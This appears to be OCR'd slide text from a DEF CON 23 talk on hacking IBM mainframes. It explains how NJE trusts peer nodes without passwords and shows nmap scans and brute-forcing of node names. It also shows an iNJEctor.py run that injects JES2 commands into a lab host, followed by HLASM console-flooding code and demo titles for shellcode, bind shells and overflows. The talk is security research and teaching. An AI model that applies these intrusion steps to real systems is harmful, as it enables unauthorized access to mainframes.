
```
LINE(1)    UNIT=TCPIP
```

```
SOCKET(WASHDC)  NODE=2,
```

```
'WASHDC' IP Address=10.10.0.210
```



Connect



From: Network Job Entry (NJE) Formats and Protocols (SA32-0988-00)

DEFCON23


B.U.M. Corp. Confidential

@mainframed767 &
@bigendiansmalls




Once established

- You can send JCL
- You can send NMR (command/control records)
- You are now a 'trusted' node
 - Depending on your security, of course



Interesting 'feature'

- **Users from one node don't need to log on**
- **When a job is sent, the userID is sent along with the 'NJE' job**
- **So long as that account exists on the receiving side it will work.**



NO Password

Note: no password or any authentication information is sent.

Nodes are **TRUSTED and therefore no need to re-authenticate.**



Breaking NJE

- First we need to find mainframes with NJE
- Problem: **nmap**



Starting Nmap 6.40BETA1 (<https://nmap.org>) at 2015-07-14 16:20 DDT

Nm	PORT	STATE	SERVICE
Ho			
P0			
17	175/tcp	open	unknown

~ / DEV / DEF CON / NMAP

```
~/DEV/NMAP nmap --script=NJE-Test.nse 10.10.0.200 -p 175 -sV
```

```
Starting Nmap 6.47SVN ( http://nmap.org )
```


```
Nmap scan report for 10.10.0.200
```

```
175/tcp open nje z/OS Network Job Entry
```

```
175/tcp open nje z/OS Network Job Entry
```

```
Service detection performed. Please report any incorrect result
```

```
Nmap done: 1 IP address (1 host up) scanned in 95.17 seconds
```



NJE Node Names

- You need this.
- No, you **NEED** it.
- You can't connect otherwise

NMAP Script: NJE Node Brute

- Brute forces node names (even if the node is connected!)



```
~/DEV/NMAP nmap --script=nje-info.nse,nje-node-brute.nse,tn3270-info.nse -
```

```
Starting Nmap 6.47SVN ( http://nmap.org ) at 2015-04-16 15:16 PDT
```

```
175/tcp open  nje      z/OS Network Job Entry
| nje-node-brute:
|   Node Name:
|   NEWYORK:<empty> - Valid credentials
|_ Statistics: Performed 16 guesses in 9 seconds, average tps: 1
| nje-node-brute:
|   Node Name:
|   NEWYORK:<empty> - Valid credentials
|_ Statistics: Performed 16 guesses in 9 seconds, average tps: 1
```

NJE is super



awesome

- Like we said before: You need three things:
 - Node Name of your target
 - Node name you want to pretend to be
 - IP Address of your target

**With these you can inject JES2 commands
with:**

iNJECTor.py



```
---pass PASSWORD      Use this flag to provide a password for signon
-d, ---debug          Show debug information. Displays A LOT of information
~/DEV/DEFCON/iNJEctor ./iNJEctor.py 10.10.0.200 WASHDC NEWYORK "$D PATH" ---p
ass A
```



The JES2 NJE Command Injector
DEFCON 23 Edition

```
[+] Initiating Signon to 10.10.0.200
[+] Signon to 10.10.0.200 Complete
[+] Sending Command: $D PATH
[+] Response Received:
```

```
15.41.52      $HASP231 PATH(NEWYORK)   STATUS=(LOCAL NODE)
15.41.52      $HASP231 PATH(WASHDC)
15.41.52      $HASP231 PATH(WASHDC)   STATUS=(THROUGH LNE1),REST=200,
15.41.52      $HASP231                                     PATH=(NEWYORK,WASHDC)
```

```
~/DEV/DEFCON/iNJEctor
```

DEFCON23

B.U.M. Corp. Confidential

@mainframed767 &
@bigendiansmalls



*You deserve
a break today*

McDonald's



Books from the Past!

- A lot of our research is from really old books
- Like, really old
- Older than some of you here today:



GOLDIS CONSULTING SERVICES

SVCs: Analysis for Integrity and Audit

Peter Goldis

Reprinted from "Technical Support", May 1992

Reprinted from "Technical Support", May 1992

1 TROWBRIDGE TERRACE, CAMBRIDGE, MA 02138
TELEPHONE (617) 492-4364 FAX (617) 492-1710
www.goldisconsulting.com

IBM

3270 Information
Display System

**Data Stream
Programmer's Reference**

Fifth Edition (December 1988)

DEFCON23

mainframed767 &
bigendiansmalls



OS/VS2 System Programming Library: Debugging Handbook

Volume 1

GC28-0708-1
File No. S370-37

Includes Selectable Units:

Second Edition (November, 1978)

TSO/VTAM	VS2.03.813
Scheduler/IOS Support	VS2.03.816
Service Data Improvements	VS2.03.817
MSS Enhancements	5752-824
3838 Vector Processing Subsystem	5752-829
3895 Device Support	5752-830
System Security Support	5752-832
Dumping Improvements	5752-833
Attached Processor Support	5752-847
MVS Processor Support	5752-851
Hardware Recovery Enhancements	5752-855
Interactive Problem Control System	5752-857
TSO/VTAM Level 2	5752-858
Data Management Support	5752-860

Includes Program Product:

MVS/System Extensions 5740-XE1

IBM Corporation, Publications Development, Dept. D58,
Bldg. 706-2, PO Box 390, Poughkeepsie, New York 12602

DEFCON23

@mainframed767 &
@bigendiansmalls



Systems Reference Library

IBM System/360 Basic Programming Support
Basic Assembler Language

© 1964 by International Business Machines Corporation

System/360. Source programs written in the Basic Assembler language are translated into object programs by a program called the Basic Assembler.

The Basic Assembler and its language are both described in this publication. The description of the language includes the rules for writing source programs, a list of the machine instructions that can be represented symbolically, and explanations of the instructions used to control the Basic Assembler. The description of the Basic Assembler consists primarily of discussions of those features that affect the planning and writing of source programs.



DEFCON23

mainframed767 &
bigdiansmall



Exploit

Development



Architecture

- **23,31,64 bit modes**
 - 3 sets of registers (16 ea)
 - Big Endian
 - Von Neumann Architecture
 - Stack-based (sorta)
- **Virtual Address Spaces**
- **Program Status Word (PSW)**
- **Z/OS, USS, Z/Linux, Z/VM**


DC in a box

AND MORE!

DEFCON23

B.U.M. Corp. Confidential

@mainframed767 &
@bigendiansmall



Where to start

- Focus on what you know
- Unix System Services
- Why? Cause C and Assembler
 - Narrowed down to:
 - Buffer Overflow POC
 - Format String Exploit POC
 - Learn testing environment
 - Shell code development and deployment

```
bash-4.2$ cat asm_example.s
```

```
* Buffer for SVC 23 has the following layout
* 0 - Length of reply buffer, otherwise 0
* 1 - Message len + 4 if inline; fixed if ptr
* 2 - MCS flag byte (00)
* 3 - 2nd MCS flag byte (00)
* 4-n - msg txt or ptr to data area
* see MVS Diagnosis reference.pdf for more info
```


```
PENUS      START 0
          ENTRY MAIN
MAIN      STM    14,12,12(13)  Store all the registers R14 to
*                               R12 (all but r13) at R13+12
          LR     12,15        R15 has base reg, store in R12
          ST     13,92(,12)   +92 is addr of first full word past pgm
*                               Store old SP there for later
          LA     11,88(12)    Load addr of data area past pgm
          ST     11,8(13)     Store this address in old SP area
          LR     13,11        Put this addr in r13, new SP area
          BRAS  1,*+44        Jmp to SVC call, store addr in R1
*                               This effectively loads R1 with the address
                               of all the args required for SVC 35
          DC     X'00'        Args for SVC35 (see above)
          DC     X'27'
          DC     X'0000'
          DC     C'PENUS PENUS PENUS PENUS PENUS PENUS'
          DC     X'00'
          SVC    35          Write to operator SVC call
*                               UNCOMMENT AT YOUR PERIL!!!
          BRC   15,*-46
          L     13,92(,12)    Put the old SP back in R13
          LM    14,12,12(13) Reload all the registers to their pre-
*                               Program values
          LA    15,0         Set return code 0 in R15
          BCR   15,14        Branch to return to calling pgm
          DS    18F         Stg area starts here
          END   MAIN        End pgm
```



Setup
Memory



Args and
Execute



Cleanup &
Exit

main framed/67 &
bigendiansmalls

15.35.10
PAGES

IRA1031 SQA/ESQA HAS EXPANDED INTO CSA/ECSA BY

94

- 15.50.58 STC00052 IEF4041 BPXAS - ENDED - TIME=15.50.58
- 16.06.23 STC00039 IEF4041 BPXAS - ENDED - TIME=16.06.23
- 16.06.23 STC00050 IEF4041 BPXAS - ENDED - TIME=16.06.23
- 16.06.23 STC00054 IEF4041 BPXAS - ENDED - TIME=16.06.23
- 16.16.46 STC00049 +PENUS PENUS PENUS PENUS PENUS PENUS
- 16.17.45 STC00049 +PENUS PENUS PENUS PENUS PENUS PENUS
- 16.19.53 STC00049 +PENUS PENUS PENUS PENUS PENUS PENUS
- 16.19.55 STC00049 +PENUS PENUS PENUS PENUS PENUS PENUS
- 16.20.00 STC00049 +PENUS PENUS PENUS PENUS PENUS PENUS
- 16.20.02 STC00049 +PENUS PENUS PENUS PENUS PENUS PENUS
- 16.20.03 STC00049 +PENUS PENUS PENUS PENUS PENUS PENUS
- 16.20.04 STC00049 +PENUS PENUS PENUS PENUS PENUS PENUS
- 16.20.05 STC00049 +PENUS PENUS PENUS PENUS PENUS PENUS
- 16.20.06 STC00049 +PENUS PENUS PENUS PENUS PENUS PENUS
- 16.20.07 STC00049 +PENUS PENUS PENUS PENUS PENUS PENUS
- 16.20.08 STC00049 +PENUS PENUS PENUS PENUS PENUS PENUS
- 16.20.10 STC00049 +PENUS PENUS PENUS PENUS PENUS PENUS
- 00- 16.20.11 STC00049 +PENUS PENUS PENUS PENUS PENUS PENUS

IEE6121 CN=L700


DEVNUM=0700 SYS=MFBUMS



Useful example

- **Execute local shell**
 - Useful for Privilege Escalation
- **Steps**
 - Build working C or HLASM
 - Convert to machine code
 - Once working, “shellcode-ize”
 - Remove bad chars or encode
 - Test with C buffer stub program

Building
Shellcode
DEMO



DEFCON23

B.U.M. Corp. Confidential

@mainframed767 &
@bigendiansmalls



POP Local
Shell DEMO

DEFCON23

B.U.M. Corp. Confidential

@mainframed767 &
@bigendiansmalls




POP bind
Shell DEMO

DEFCON23

B.U.M. Corp. Confidential

@mainframed767 &
@bigendiansmalls



String Overflow DEMO

DEFCON23

B.U.M. Corp. Confidential

@mainframed767 &
@bigendiansmalls



FMT STRING DEMO

DEFCON23

B.U.M. Corp. Confidential

@mainframed767 &
@bigendiansmalls

CONFIDENTIAL



DEFCON23

B.U.M. Corp. Confidential

@mainframed767 &
@bigendiansmalls



What 's Next?

- MSF Integration?
- Native Exploits
- Java / Web exploits
- Privilege Escalation
- Continued Tool development / Porting
 - Generic shellcode building
 - Fuzzi



Thanks

- DEFCON for letting us talk about this
- IBM for this cool platform and online books
- Huge Mega Corps for neglecting this platform
- Dominic White for his tools
- Swedish underground community
- X3270 authors

Contact

- Phil - "Soldier of Fortran"

[@mainframed767](#)

mainframed767@gmail.com

Soldieroffortran.org

- Chad - "Big Endian Smalls"

[@bigendiansmalls](#)

mainframe@bigendiansmalls.com

Bigendiansmalls.com